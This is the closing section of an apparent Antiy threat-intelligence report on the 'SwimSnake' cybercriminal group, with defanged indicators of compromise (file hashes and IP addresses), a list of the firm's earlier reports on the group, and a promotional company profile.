FE2D6987326CDFF72DC3AA378C1B8680
FCA4C875B3E1AD8CD50D18450B08D14A
D6435074233583A7CB4A6FA2FE09FA8B
89AAE1127681E672E7D836D0DB372847
18.166.199[.]216
13.215.69 [.] 47
43.199.120[.]146
52.128.225[.]126

Appendix 1 : List of Historical Reports on the Threat of "SwimSnake" By Antiy

[1]. Analysis of Attack Activities That Use Fake Chinese Version of Telegram Website to Deliver Remote Control Trojans [R/OL].(2022-10-24)

https://www.antiy.cn/research/notice&report/research_report/20221024.html

[2]. Analysis of Attack Activities Using Cloud Note Platform to Deliver Remote Control Trojans [R/OL].(2023-03-24)

https://www.antiy.cn/research/notice&report/research_report/20230324.html

[3]. Analysis of the Cybercriminal Group That Uses the Cloud Note Platform to Deliver Remote Control Trojans [R/OL].(2023-03-30)

https://www.antiy.cn/research/notice&report/research_report/20230330.html

[4]. Analysis of the Large-Scale Attack Activities Launched by the "SwimSnake" Cybercriminal Group Against Domestic Users[R/OL].(2023-05-18)

https://www.antiy.cn/research/notice&report/research_report/20230518.html

[5]. Analysis of Recent Phishing Attacks by the "SwimSnake" Cybercriminal Group [R/OL].(2023-07-11)

https://www.antiy.cn/research/notice&report/research_report/TrojanControl_Analysis.html

[6]. Analysis of the Activities of the "SwimSnake" Cybercriminal Group Using Wechat to Spread Malicious Code[R/OL].(2023-08-22)

https://www.antiy.cn/research/notice&report/research_report/SnakeTrojans_Analysis.html

[7]. Special Analysis Report on the "SwimSnake" Cybercriminal Group [R/OL].(2023-10-12)

https://www.antiy.cn/research/notice&report/research_report/SwimSnakeTrojans_Analysis.html

[8]. Analysis of a New Round of Attacks by the "SwimSnake" Cybercriminal Group Against Financial Personnel and E-Commerce Customer Service [R/OL].(2023-11-11)

https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis.html

[9]. Analysis of Recent Attacks by the "SwimSnake" Cybercriminal Group [R/OL].(2024-04-07)

https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202404.html

[10]. Analysis of the "SwimSnake" Cybercriminal Group Using Malicious Documents to Conduct Phishing Attacks [R/OL].(2024-06-21)

https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202406.html

[11]. Phishing Download Sites Spread the Threat of "SwimSnake", Malicious Installers Hide Remote Control Trojans [R/OL].(2024-12-20)

https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202412.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

